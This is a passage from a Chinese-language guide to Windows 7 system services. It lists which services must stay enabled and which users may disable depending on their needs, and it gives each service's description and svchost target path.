该服务负责通过组策略组件应用管理员为计算机和用户配置的设置。如果停止或禁用该服务，将无法应用设置，并且将无法通过组策略管理应用程序和组件。如果停止或禁用该服务，依赖于组策略的任何组件或应用程序都将无法正常运行。你无法关闭这个服务。

目标路径： \Windows\system32\svchost.exe -k GPSvcGroup

Multimedia Class Scheduler

基于系统范围内的任务优先级启用工作的相对优先级。这主要适用于多媒体应用程序。如果此服务停止，个别任务将使用其默认的优先级。主要是针对一些多媒体应用的音 / 视频流设置优先级，禁用可能会导致声卡功能出现问题，建议

打开这个服务，设成手动一般也会自动启动。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Network Connections

管理“网络和拨号连接”文件夹中对象，在其中您可以查看局域网和远程连接。

如果你停止了此服务，不能配置网路，不能创建网络链接，不能上网了。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Network List Service

识别计算机已连接的网络，收集和存储这些网络的属性，并在更改这些属性时通知应用程序。这个服务是列举现有的网络，展示目前的连接状态。关闭它会导致网络不正常，所以不要关闭它。

目标路径：\Windows\System32\svchost.exe -k LocalService

Network Location Awareness

收集和存储网络的配置信息，并在此信息被修改时向程序发出通知。如果停止此服务，则配置信息可能不可用；如果禁用此服务，则显式依赖此服务的所有服务都将无法启动。就是NLA，能够很好的支持和标示多网卡，或者是你从家庭、个人、公司的网络中进行切换和变化时，给你提供增强的功能，大多数情况会随着Network Connections自动启动。和XP的NLA不同，关闭它网络正常但是会提示没插网线，最好不要关闭。

目标路径：\Windows\System32\svchost.exe -k NetworkService

Network Store interface Service

此服务向用户模式客户端发送网络通知（例如，添加/删除接口等）。停止此服务将导致丢失网络连接。如果禁用此服务，则显式依赖此服务的所有其他服务都将无法启动。这是支持NLA的一个服务，比如保存每个网络的Profile，所以它的运行状态会和NLA相同，最好不要关闭。

目标路径：\Windows\system32\svchost.exe -k LocalService

Plug and Play

使计算机在极少或没有用户输入的情况下能识别并适应硬件的更改。终止或禁用此服务会造成系统不稳定。即插即用，最基本的服务之一，想关也关不了。

目标路径：\Windows\system32\svchost.exe -k DcomLaunch

Remote Procedure Call (RPC)

RPCSS 服务是 COM 和 DCOM 服务器的服务控制管理器。它执行 COM 和 DCOM 服务器的对象激活请求、对象导出程序解析和分布式LJ收集。如果此服务被停用或禁用，则使用 COM 或 DCOM 的程序将无法正常工作。这个服务为系统权限，强烈建议不要关闭 RPCSS 服务。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Secure Socket Tunneling Protocol Service

提供使用 VPN 连接到远程计算机的安全套接字隧道协议 (SSTP) 的支持。如果该服务被禁用, 则用户将无法使用 SSTP 访问远程服务器。这个服务主要是VPN连接服务的, 如果用第三方VPN客户端, 可以关闭, 但是Remote Access Connection Manager这个服务依赖这个服务, 还是别动吧。

目标路径: \Windows\system32\svchost.exe -k LocalService

Software Protection

启用 Windows 和 Windows 应用程序的数字许可证的下载、安装和实施。如果禁用该服务, 操作系统和许可的应用程序可能以缩减功能模式运行。负责 win7 系统的License管理和验证, 以及提供接口/API服务供Windows系统或其他应用程序使用。Win7 的新增特性均会使用这个服务, 如果设置成禁用可能会激活 win7 的保护功能, 导致系统的部分功能不可用。强烈建议开启设为自动。

目标路径: \Windows\system32\SLsvc.exe

Task Scheduler

使用户能在此计算机上配置和制定自动任务的日程。如果此服务被终止, 这些任务将无法在日程时间里运行。如果此服务被禁用, 任何依赖它的服务将无法启动。已经不单是以前操作系统的计划任务调度管理器了, win7 和第三方的应用都会用到, 该服务无法被禁用。

目标路径: \Windows\system32\svchost.exe -k netsvcs

Themes

为用户提供使用主题管理的经验。为了XP风格就要先启动这个服务, 使用 Aero更是如此。除非你只用经典界面, 否则开启它。

目标路径: \Windows\System32\svchost.exe -k netsvcs

UPnP Device Host

允许 UPnP 设备宿主在此计算机上。如果停止此服务, 则所有宿主的 UPnP 设备都将停止工作, 并且不能添加其他宿主设备。如果禁用此服务, 则任何显式依赖于它的服务将都无法启动。这是系统中通用即插即用的设备的宿主程序, 它将作为通用即插即用的设备和操作系统通讯和工作的主体, 不建议设置成禁用。

目标路径: Windows\system32\svchost.exe -k LocalService

Virtual Disk

提供用于磁盘、卷、文件系统和存储阵列的管理服务。提供存储设备软件卷和硬件卷的管理, 不要将其设置成禁用。

目标路径: \Windows\System32\vds.exe

Volume Shadow Copy

管理并执行用于备份和其它目的的卷影复制。如果此服务被终止, 备份将没有卷影复制, 并且备份会失败。如果此服务被禁用, 任何依赖它的服务将无法启动。卷影复制, 在win7 中和备份功能一起被调用, 不建议设置成禁用。

目标路径: \Windows\system32\vssvc.exe

Windows Audio Endpoint Builder

管理基于 Windows 的程序的音频。如果此服务被停止, 音频设备和效果将不能正常工作。如果此服务被禁用, 任何依赖它的服务将无法启动。除非你不想让电脑发声, 否则就要自动启动它。

目标路径: \Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Windows Connect Now - Config Registrar

作为注册器, 为注册人颁发网络凭据。如果禁用该服务, 则 Windows 立即连接 - 配置注册器将不能正常运行。默认即可。

目标路径: \Windows\System32\svchost.exe -k LocalService

Windows Installer

添加、修改和删除以 Windows Installer (*.msi) 程序包提供的应用程序。如果禁用了此服务, 任何完全依赖它的服务不会被启动。MSI安装包的服务, 许多安装程序都需要这个服务, 设置成手动就好了。

目标路径: \Windows\system32\msiexec /V

Windows Management Instrumentation

提供共同的界面和对象模式以便访问有关操作系统、设备、应用程序和服务的管理信息。如果此服务被终止, 多数基于 Windows 的软件将无法正常运行。如果此服务被禁用, 任何依赖它的服务将无法启动。系统管理服务, Vista启动初始化都会用到, 即使设置成Manual, 也会被启动。不要去动它。

目标路径: \Windows\system32\svchost.exe -k netsvcs

Workstation

官方解释: 使用 SMB 协议创建并维护客户端网络与远程服务器之间的连接。如果此服务已停止, 这些连接将无法使用。如果此服务已禁用, 任何明确依赖它的服务将无法启动。

顾名思义, 禁止它, 你的电脑将在内网消失, 更不要想用media玩微软的网路资源。

Network Location Awareness (NLA)

官方解释: 收集和存储网络的配置信息, 并在此信息被修改时向程序发出通知。如果停止此服务, 则配置信息可能不可用; 如果禁用此服务, 则显式依赖此服务的所有服务都将无法启动。

这个是无网络链接, 但禁止它会问题多多。

DHCP Client

为此计算机注册并更新 IP 地址。如果此服务停止, 计算机将不能接收动态 IP 地址和 DNS 更新。如果此服务被禁用, 所有明确依赖它的服务都将不能启动。

禁止DHCP服务，你只有手动设置IP。

Cryptographic Services

提供四种管理服务：目录数据库服务，用于确认 Windows 文件的签名和允许安装新程序；受保护的根服务，用于从该计算机中添加与删除受信任根证书颁发机构的证书；自动根证书更新服务，用于从 Windows Update 中检索根证书和启用 SSL 等方案；密钥服务，用于协助注册此计算机以获取证书。如果此服务已停止，这些管理服务将无法正常运行。如果此服务已禁用，任何明确依赖它的服务将无法启动。

禁止这个加密服务会导致计算机安全指数下降，不能自动更新，不能使用ssl。

B、可以按照个人使用需求关闭和禁用的服务——

Adaptive brightness

监视周围的光线状况来调节屏幕明暗，如果该服务被禁用，屏幕亮度将不会自动适应周围光线状况。该服务的默认运行方式是手动，如果你没有使用触摸屏一类的智能调节屏幕亮度的设备，该功能就可以放心禁用。

目标路径：\Windows\system32\svchost.exe -k
LocalServiceAndNoImpersonation

Application Management

为活动目录的智能镜像（IntelliMirror）组策略程序提供软件的安装、卸载和枚举等操作。如果该服务停止，用户将无法安装、删除或枚举任何使用智能镜像方式安装的程序。如果该服务被禁用，任何依赖该服务的其他服务都将无法运行。该服务默认的运行方式为手动，该功能主要适用于大型企业环境下的集中管理，因此家庭用户可以放心禁用该服务。

目标路径：\WINDOWS\system32\svchost.exe -k netsvcs

Base Filtering Engine

基本筛选引擎（BFE）是一种管理防火墙和 Internet 协议安全（IPsec）策略以及实施用户模式筛选的服务。停止或禁用 BFE 服务将大大降低系统的安全。还将造成 IPsec 管理和防火墙应用程序产生不可预知的行为。建议保持默认。

目标路径：\WINDOWS\system32\svchost.exe -k
LocalServiceNetworkRestricted

同样为系统防火墙，VPN以及IPsec提供依赖服务，同时也是系统安全方面的服务，如果使用第三方VPN拨号软件并且不用系统的防火墙以及ICS共享上网，为了系统资源，关闭它吧，否则就别动它。

BitLocker Drive Encryption Service

向用户接口提供BitLocker客户端服务并且自动对数据卷解锁。该服务的默认

运行方式是手动，如果你没有使用BitLocker设备，该功能就可以放心禁用。

目标路径：\Windows\System32\svchost.exe -k netsvcs

Block Level Backup Engine Service

执行块级备份和恢复的引擎。

目标路径：\Windows\system32\wbengine.exe

估计是和备份恢复方面用的服务，无任何依赖关系，默认是手动。

Bluetooth Support Service

对蓝牙设备提供支持，如果该服务被禁用，用户将不能发现或连接到蓝牙设备。该服务的默认运行方式是手动，如果你没有使用蓝牙设备，该功能就可以放心禁用。

目标路径：\Windows\system32\svchost.exe -k bthsvcs

Certificate Propagation

为智能卡提供证书。该服务的默认运行方式是手动。如果你没有使用智能卡，那么可以放心禁用该服务。

目标路径：\WINDOWS\system32\svchost.exe -k netsvcs

密码已经不是唯一可以用来区分用户身份的凭据了，智能卡，生物识别技术，例如指纹、虹膜识别等应用将会使智能识别技术的应用更加广泛。

CNG Key Isolation

CNG 密钥隔离服务宿主在 LSA 进程中。如一般原则所要求，该服务为私钥和相关加密操作提供密钥进程隔离。该服务在与一般原则要求相一致的安全进程中存储和使用生存期长的密钥。

目标路径：\Windows\system32\lsass.exe

如果Wired AutoConfig/WLAN AutoConfig两个服务被打开，而且使用了EAP（Extensible Authentication Protocol），那么这个服务将被使用，建议不使用自动有线网络配置和无线网络的可以关掉。

COM+ System Application

管理 基于COM+ 组件的配置和跟踪。如果服务停止，大多数基于 COM+ 组件将不能正常工作。开发的比较清楚，以前的COM+程序甚至IIS/.NET中的应用都会用到这个服务。只要不设置为禁用就行了，基本上也是很少运行的服务。

目 标 路 径 ： \WINDOWS\system32\dlhhost.exe /Processid :{ 02D4B3F1-FD88-11D1-960D-00805FC79235 }

Computer Browser

维护网络上计算机的更新列表，并将列表提供给计算机指定浏览。如果服务停止，列表不会被更新或维护。如果服务被禁用，任何直接依赖于此服务的服务将无法启动。

该服务的默认运行方式为自动，不过如果你没有使用局域网或者你根本就不想使用局域网，该功能就可以放心禁用，禁用后任然可以使用目标路

径： [url=file://ip/]\\IP[url]这样的UNC路径访问其他共享的计算机。

目标路径：\WINDOWS\system32\svchost.exe -k netsvcs

Credential Manager Service

向用户提供应用程序和安全服务包的可靠存储和证书检索。该服务的默认运行方式是手动，建议保持默认。

目标路径：\Windows\system32\lsass.exe

Desktop Window Manager Session Manager

作为必须的Aero风格，所有Aero Glass和Flip 3D效果均依赖这个服务。如果喜欢这个风格就要设为自动，否则就禁用吧。可以牺牲美观度来提升系统性能。

目标路径：\WINDOWS\system32\svchost.exe -k NetworkService

DFS Replication

使您能够跨局域网或广域网（WAN）网络连接同步多台服务器上的文件夹。此服务使用远程差分压缩（RDC）协议只更新自上次复制之后更改的部分文件，分布式文件复制，从2003 R2就有的功能，如果你不需要从局域网上复制大文件，才可以考虑禁用它。

目标路径：\Windows\system32\DFSR.exe

Diagnostic Policy Service

Diagnostic Policy服务为Windows组件提供诊断支持。如果该服务停止了，系统诊断工具将无法正常运行。如果该服务被禁用了，那么任何依赖该服务的其他服务都将无法正常运行。该服务的默认运行方式是自动，Vista或IE7有时会弹出对话框问你是否需要让它帮忙找到故障的原因，只有2%的情况下它会帮忙修复Internet断线的问题，可以关掉。

目标路径：\WINDOWS\System32\svchost.exe -k netsvcs

Diagnostic Service Host

诊断服务主机服务启用 Windows 组件的问题检测、故障排除和解决方案。如果停止该服务，则一些诊断将不再发挥作用。如果禁用该服务，则显式依赖它的所有服务将无法启动。这就是帮上面Diagnostic Policy Service做具体事情的服务，会随着上面的服务启动，不建议关掉。

目标路径：\Windows\System32\svchost.exe -k wdisvc

Diagnostic System Host

诊断系统主机服务启用 Windows 组件的问题检测、故障排除和解决方案。如果停止该服务，则一些诊断将不再发挥作用。如果禁用该服务，则依赖它的所有服务将无法启动。基本和Diagnostic Policy Service/Diagnostic Service Host是同类，不建议关掉。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Disk Defragmenter

提供磁盘碎片整理功能。该服务的默认运行方式是手动，建议保持默认。

目标路径: \Windows\system32\svchost.exe -k defragsvc

Distributed Link Tracking Client

在计算机内 NTFS 文件之间保持链接或在网络域中的计算机之间保持链接。该服务的默认运行方式是自动，不过这个功能一般都用不上，完全可以放心禁用。

目标路径: \WINDOWS\System32\svchost.exe -k netsvcs

Distributed Transaction Coordinator

在多个来源，例如数据库、消息队列以及文件系统之间进行传送协调。如果该服务停止，这些传输将不会发生。如果该服务被禁用，任何依赖该服务的其他服务都将无法运行。很多应用以及SQL, Exchange Biztalk等服务器软件都依赖这个服务，可以不启动它，但不要Disabled 它。

目标路径: \Windows\system32\msdtc.exe

Encrypting File System (EFS)

在NTFS文件系统卷上提供加密技术来存储加密文件，该服务无法被禁用。

目标路径: \Windows\System32\lsass.exe

Extensible Authentication Protocol

可扩展的身份验证协议 (EAP) 服务在以下情况下提供网络身份验证: 802.1x 有线和无线、VPN 和网络访问保护 (NAP)。EAP 在身份验证过程中也提供网络访问客户端使用的应用程序编程接口 (API)，包括无线客户端和 VPN 客户端。如果禁用此服务，该计算机将无法访问需要 EAP 身份验证的网络。不用 802.1x认证、无线网络或VPN 可以不启动它，不要Disabled 它。

目标路径: \Windows\System32\svchost.exe -k netsvcs

Fax

利用计算机或网络上的可用传真资源发送和接收传真。不用我说了吧，很明显就能看出来是和传真有关的。手动或禁用

目标路径: \Windows\system32\fxssvc.exe

Function Discovery Provider Host

功能发现提供程序的主机进程。PnP-X和SSDP相关，如果无相关设备就关了吧。

目标路径: \Windows\system32\svchost.exe -k LocalService

Function Discovery Resource Publication

发布该计算机以及连接到该计算机的资源，以便能够在网络上发现这些资源。如果该服务被停止，将不再发布网络资源，网络上的其他计算机将无法发现这些资源。PnP-X和SSDP相关，如果无相关设备就关了吧。

目标路径: \Windows\system32\svchost.exe -k LocalService

Health Key and Certificate Management

为网络访问保护代理（NAPAgent）提供 X.509 证书和密钥管理服务。使用 X.509 证书的强制技术在没有此服务的情况下可能无法正常工作。推测是NAP的一个服务，其中提到要实现一个Health Registration Authority机制。默认即可。

目标路径：\Windows\System32\svchost.exe -k netsvcs

HomeGroup Listener

为家庭群组提供接收服务，该服务的默认运行方式是手动，如果你不使用家庭群组来共享图片视频及文档，那么该服务可以禁用。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

HomeGroup Provider

为家庭群组提供网络服务，该服务的默认运行方式是自动，如果你不使用家庭群组来共享图片视频及文档，那么该服务可以禁用。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Human Interface Device Access

启用对智能界面设备（HID）的通用输入访问，它激活并保存键盘、远程控制和其它多媒体设备上的预先定义的热按钮。如果此服务被终止，由此服务控制的热按钮将不再运行。如果此服务被禁用，任何依赖它的服务将无法启动。如果你不想你机器或笔记本键盘上面的那些特别的附加按键起作用，比如不用游戏手柄之类可以关掉这个服务。

目标路径：\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

IKE and AuthIP IPsec Keying Modules

IKEEXT 服务托管 Internet 密钥交换（IKE）和身份验证 Internet 协议（AuthIP）键控模块。这些键控模块用于 Internet 协议安全（IPSec）中的身份验证和密钥交换。停止或禁用 IKEEXT 服务将禁用与对等计算机的 IKE/AuthIP 密钥交换。通常将 IPSec 配置为使用 IKE 或 AuthIP，因此停止或禁用 IKEEXT 服务将导致 IPSec 故障并且危及系统的安全。强烈建议运行 IKEEXT 服务。主要是针对VPN等网络环境的进行认证。不用VPN或用第三方VPN拨号的话可以禁用。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Interactive Services Detection

启用交互式服务的用户输入的用户通知，这样当交互式服务创建的对话框出现时可以访问这些对话框。如果此服务已停止，将不再有新的交互式服务对话框通知，而且可能再也无法访问交互式服务对话框。如果此服务已禁用，则不再有新的交互式服务对话框通知，也无法访问这些对话框。我也不清楚什么算交互式服务，默认也是Manual，保持默认吧。

目标路径：\Windows\system32\UI0Detect.exe

Internet Connection Sharing (ICS)

为家庭和小型商业网络提供网络地址转换、寻址、名称解析以及/或入侵防御服务。该服务的默认运行方式是禁用，如果你不打算让这台计算机充当ICS主机，那么该服务可以禁用，否则需要启用。

目标路径：\WINDOWS\System32\svchost.exe -k netsvcs

IP Helper

在 IPv4 网络上提供自动的 IPv6 连接。如果停止此服务，则在计算机连接到本地 IPv6 网络时，该计算机将只具有 IPv6 连接。主要是提供IPv6 的支持，说白了就是让IPv4 和IPv6 相互兼容，现在的环境下不是特别需要，其实设置成 Disabled 也无妨。

目标路径：\Windows\System32\svchost.exe -k NetSvc

IPsec Policy Agent

Internet 协议安全 (IPSec) 支持网络级别的对等身份验证、数据原始身份验证、数据完整性、数据机密性 (加密) 以及重播保护。此服务强制执行通过 IP 安全策略管理单元或命令行工具 “netsh ipsec” 创建的 IPsec 策略。停止此服务时，如果策略需要连接使用 IPsec，可能会遇到网络连接问题。同样，此服务停止时，Windows 防火墙的远程管理也不再可用。某些公司的网络环境要求必须打开，它提供一个TCP/IP网络上客户端和服务端之间端到端的安全连接。其他的情况建议设置成禁用。

目标路径：\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted

KtmRm for Distributed Transaction Coordinator

协调 MSDTC 和核心事务管理器 (KTM) 之间的事务。Vista提供的另外一种事务服务，对开发人员来说是比较有用，对于一般的用户或者非开发人员来说，设置成手动。

目标路径：\Windows\System32\svchost.exe -k NetworkService

Link-Layer Topology Discovery Mapper

创建网络映射，它由 PC 和设备拓扑 (连接) 信息以及说明每个 PC 和设备的元数据组成。如果禁用此服务，则网络映射将不能正常工作。应该是支持 LLTD (Link Layer Topology Discovery) 技术，可以精确地显示支持LLTD的设备在网络结构中的位置，比如Vista的无线地图，保持默认手动。

目标路径：\Windows\System32\svchost.exe -k LocalService

Microsoft .NET Framework NGEN v2.0.50727_X86

NET开发人员都知道NGEN的用法，保持默认的设置即可。以后会有很多基于.NET FX3 的应用，这个服务会很有用的。

目标路径：\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe

Microsoft iSCSI Initiator Service

管理从这台计算机到远程 iSCSI 目标设备的 Internet SCSI (iSCSI) 会话。

如果该服务已停止，则该计算机将无法登录或访问 iSCSI 目标设备。如果该服务已禁用，则所有显式依赖于该服务的服务将不会启动。如果本机没有iSCSI设备也不需要连接和访问远程iSCSI设备，设置成禁用。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Microsoft Software Shadow Copy Provider

管理卷影复制副本服务制作，基于软件的卷影副本跟增量备份相类似的功能。如果该服务被停止，将无法管理基于软件的卷影副本。如果该服务被禁用，任何依赖它的服务将无法启动。卷影拷贝，如果不需要就可以设为禁用。

目标路径：\Windows\System32\svchost.exe -k swprv

Net.Tcp 端口共享服务

提供通过 net.tcp 协议共享 TCP 端口的功能。WCF要用的，一般用户和非开发人员，还是Disabled就行了。

目标路径：\Windows\Microsoft.NET\Framework\v3.0\Windows Communication Foundation\SMSvcHost.exe

Netlogon

为用户和服务身份验证维护此计算机和域控制器之间的安全通道。如果此服务被停用，计算机可能无法验证用户和服务身份并且域控制器无法注册 DNS 记录。如果此服务被禁用，任何依赖它的服务将无法启动。登陆活动目录时，和域服务通讯验证的一个服务，一般验证通过之后，域服务器会注册你的DNS记录，推送软件补丁和策略等等，登陆域会用到它。工作组环境可以设为禁用。

目标路径：\Windows\system32\lsass.exe

Network Access Protection Agent

在客户端计算机上启用网络访问保护（NAP）功能，这是NAP架构中的客户端，默认设置即可。

目标路径：\Windows\System32\svchost.exe -k NetworkService

Offline Files

脱机文件服务在脱机文件缓存中执行维护活动，响应用户登录和注销事件，实现公共 API 的内部部分，并将相关的事件分配给关心脱机文件活动和缓存更改的用户。脱机文件服务，使用这个功能系统会将网络上的共享内容在本地进行缓存，可以关掉。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Peer Name Resolution Protocol

在 Internet 上启用无服务器对等名称解析。如果被禁用，则某些点对点应用程序和协作应用程序（如 Windows 会议）可能无法运行。如果你不尝试WCF的P2P功能或开发，那么连同下面两个服务都可以关掉。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Peer Networking Grouping

提供对等网络分组服务。如果你不尝试WCF的P2P功能或开发，那么连同下面一个和上面一个服务都可以关掉。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Peer Networking Identity Manager

提供对等网络标识服务。如果你不尝试WCF的P2P功能或开发，那么连同上面两个服务都可以关掉。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Performance Logs Alerts

性能日志和警报。根据预配置的计划参数从本地或远程计算机收集性能数据，然后将该数据写入日志或触发警报。如果停止此服务，将不收集性能信息。如果禁用此服务，则明确依赖它的所有服务将无法启动。Event Log和任务调度器等多个服务会用到它，个人认为它也是比较耗费资源的，但不建议设置成禁用。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNoNetwork

PnP-X IP Bus Enumerator

PnP-X 总线枚举器服务管理虚拟网络总线。该服务使用 SSDP/WS 发现协议来发现网络连接设备并使其存在于 PnP 中。如果停止或禁用此服务，则 NCD 设备将不会继续保持在 PnP 中。所有基于 pnp_x 的方案都将停止运行。PnP-X 总线枚举服务器-Windows Connect Now (WCN)，即微软网络和装置平台的组件之一，它是即插即用的扩展，支持某些联网的智能家电装置（比如能联网的电饭锅、冰箱）连接到你的PC上面。有这类外设的可以默认。

目标路径：\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

PNRP Machine Name Publication Service

此服务使用对等名称解析协议发布计算机名称。配置是通过 Netsh 上下文“p2p pnrp peer”管理的。这个是用来对P2P网络中发布服务器进行命名解析的，一般不需要它。默认即可。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Pong Service for Wireless USB

为带线缆的无线USB设备提供服务，如果该服务被禁用，某些无线USB设备将不能正常使用。该服务的默认运行方式是手动，如果你没有使用无线USB设备，该功能就可以放心禁用，否则保持默认。

目标路径：\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted

Portable Device Enumerator Service

为可移动大容量存储设备强制组策略。使应用程序（例如 Windows Media Player 和图像导入向导）能够使用可移动大容量存储设备传输和同步内容。用来让Windows Media Player和移动媒体播放器比如MP3 进行数据和时钟同步。如不需要同步建议关闭。

目标路径: \Windows\system32\svchost.exe] \Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

Power

为电源策略管理和发送电源策略通知提供服务。该服务的默认运行方式是自动，保持默认。

目标路径: \Windows\system32\svchost.exe -k DcomLaunch

Print Spooler

将文件加载到内存供稍后打印。打印服务，不用多说了，有（包括虚拟的）就开，建议不关闭。

目标路径: \Windows\System32\spoolsv.exe

Problem Reports and Solutions Control Panel Support

此服务为查看、发送和删除“问题报告和解决方案”控制面板的系统级问题报告提供支持。建议初级用户关闭，高级用户可留作查看系统运作。

目标路径: \Windows\System32\svchost.exe -k netsvcs

Program Compatibility Assistant Service

为程序兼容性助手提供支持。如果此服务停止，则程序兼容性助手不能正常发挥作用。如果此服务被禁用，则依赖于它的所有服务都将无法启动。如果你使用到Program Compatibility Assistant或者需要将你的程序设置成兼容模式运行，比如运行在Win98 或 Windows 2000 的方式下，就修改成自动，强烈建议设置为自动。

目标路径: \Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

Protected Storage

为敏感数据（如密码）提供保护存储，以防止未经授权的服务、进程或用户访问。2000/XP流传下来的服务，尽管公开的用处不大，但为了安全还是保留着吧（可以用做后门的一个途径）

目标路径: \Windows\system32\lsass.exe

Quality Windows Audio Video Experience

质量 Windows 音频视频体验（qWave）是用于 IP 家庭网络上的音频视频（AV）流应用程序的网络平台。通过确保 AV 应用程序的网络服务质量（QoS），qWave 增强了 AV 流的性能和可靠性。它提供了许可控制机制、运行时监视和实施、应用程序反馈以及流量优先顺序。主要用于改善和加强IP网络上的音频视频流的传输和播放质量，控制流量，个人感觉这个不起什么作用，支持这样技术的网络服务也不多。还是系统资源比较重要，关了它。

目标路径: \Windows\system32\svchost.exe -k LocalService

Remote Access Connection Manager

管理从这台计算机到 Internet 或其他远程网络的拨号和虚拟专用网络

(VPN) 连接。如果禁用该项服务，则明确依赖该服务的任何服务都将无法启动。创建连接的时候使用，ADSL/VPN/其他什么拨号网络都会用到这个服务。关了的话就不能上网了，保持默认。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Remote Procedure Call (RPC) Locator

管理 RPC 名称服务数据库。配合RPC的服务，可以设置手动，但不建议设置成禁用。

目标路径：\Windows\system32\locator.exe

Remote Registry

使远程用户能修改此计算机上的注册表设置。如果此服务被终止，只有此计算机上的用户才能修改注册表。如果此服务被禁用，任何依赖它的服务将无法启动。家庭个人用户最好禁用此服务，公司管理就需要打开了。

目标路径：\Windows\system32\svchost.exe -k regsvc

Routing and Remote Access

在局域网以及广域网环境中为企业提供路由服务。提供路由服务的。老话，没需求即关闭。

目标路径：\Windows\system32\svchost.exe -k netsvcs

RPC Endpoint Mapper

该服务的默认运行方式为自动，不建议改动。

目标路径：\Windows\system32\svchost.exe -k RPCSS

Secondary Logon

在不同凭据下启用启动过程。如果此服务被停止，这种类型的登录访问将不可用。如果此服务被禁用，任何明确依赖它的服务都将不能启动。允许一台机器同时有两个用户登录，个人应用基本不需要。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Security Accounts Manager

启动此服务将向其他服务发出信号：安全帐户管理器 (SAM) 已准备就绪，可以接受请求。禁用此服务将导致在 SAM 准备就绪时，无法通知系统中的其他服务，从而可能导致这些服务无法正确启动。不应禁用此服务。系统的安全帐户管理服务，关了就不能添加用户，修改用户密码等用户操作了，建议默认别动它。

目标路径：\Windows\system32\lsass.exe

Security Center

监视系统安全设置和配置。Win7 已经将原有的Security Center更改为Action Center, 包含对十大Windows功能的提示，建议保持默认。

目标路径：\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

Sensors MTP Monitor Service

允许MTP设备数据传输，如果该服务被禁用，MTP监视器将不能工作。该服务的默认运行方式是手动，如果你没有使用MTP设备，该功能就可以放心禁用。

目标路径：\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

Server

支持此计算机通过网络的文件、打印、和命名管道共享。如果服务停止，这些功能不可用。如果服务被禁用，任何直接依赖于此服务的服务将无法启动。保证本机接入网络的文件、打印机和命名管道共享管理，如果不需要在网络上共享什么东西就可以关掉。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Shell Hardware Detection

为自动播放硬件事件提供通知。对于自动播放的设备或硬件提供通知，如果你不喜欢自动播放功能，那么设置成手动或禁用，这样你新插入一个U盘，可能系统没有任何提示。

目标路径：\Windows\System32\svchost.exe -k netsvcs

Smart Card

管理此计算机对智能卡的取读访问。如果此服务被终止，此计算机将无法读取智能卡。如果此服务被禁用，任何依赖它的服务将无法启动。Smart Card 服务，拨入公司网络、连接VPN等所必需的，如果你没有使用Smart Card，建议设置成禁用。

目标路径：\Windows\system32\svchost.exe -k LocalService

Smart Card Removal Policy

允许系统配置为移除智能卡时锁定用户桌面，如果希望在用户拿走智能卡之后计算机锁定，那么请打开这个服务；其他情况下设置成手动或关闭。

目标路径：\Windows\system32\svchost.exe -k netsvcs

SNMP Trap

接收本地或远程简单网络管理协议（SNMP）代理程序生成的陷阱消息并将消息转发到此计算机上运行的 SNMP 管理程序。如果此服务被停用，此计算机上基于 SNMP 的程序将不会接收 SNMP 陷阱消息。如果此服务被禁用，任何依赖它的服务将无法启动。允许你的机器处理简单网络管理协议，很多网管协议是基于SNMP的。不是网管的话建议关闭。

目标路径：\Windows\System32\snmptrap.exe

SPP Notification Service

为软件证书激活和通知提供服务。该服务的默认运行方式是手动，保持默认。

目标路径：\Windows\system32\svchost.exe -k LocalService

SSDP Discovery

发现了使用 SSDP 发现协议的网络设备和服务，如 UPnP 设备。同时还公告了运行在本地计算机上的 SSDP 设备和服务。如果停止此服务，基于 SSDP 的设备将不会被发现。如果禁用此服务，任何显式依赖于它的服务都将无法启动。该服务在网络中搜索使用了 SSDP 发现协议的一些设备，比如一些非即插即用的设备，如果没有相关设备，可以关了它。

目标路径：\Windows\system32\svchost.exe -k LocalService

Superfetch

维护和提高一段时间内的系统性能。毫无疑问，这是 Vista 最好的功能之一，可以维护和提高系统的性能，尽管效果不明显，但没有理由设置成其他的选项。

目标路径：\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted

System Event Notification Service

监视系统事件并通知订户这些事件的 COM+ 事件系统。SENS 提供了一个唯一的系统追踪、通知的机制，使用于系统的登陆、设备连接、网络连接、电源和内部事件的订阅及通知，不建议设置成关闭。

目标路径：\Windows\system32\svchost.exe -k netsvcs

Tablet PC Input Service

启用 Tablet PC 笔和墨迹功能，非 Tablet PC 及不使用手写板就可以关掉它。

目标路径：\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

TCP/IP NetBIOS Helper

提供 TCP/IP (NetBT) 服务上的 NetBIOS 和网络上客户端的 NetBIOS 名称解析的支持，从而使用户能够共享文件、打印和登录到网络。如果此服务被停用，这些功能可能不可用。如果此服务被禁用，任何依赖它的服务将无法启动。主要是支持 NetBIOS 名称的解析，使得你可以在计算机之间进行文件和打印机共享、网络登录。不需要可关闭。

目标路径：\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted

Telephony

提供电话服务 API (TAPI) 支持，以便各程序控制本地计算机上的电话服务设备以及通过 LAN 同样运行该服务的服务器上的设备。为应用程序提供 TAPI 的支持，很多时候这个服务会自己启动。保持默认。

目标路径：\Windows\System32\svchost.exe -k NetworkService

Terminal Services

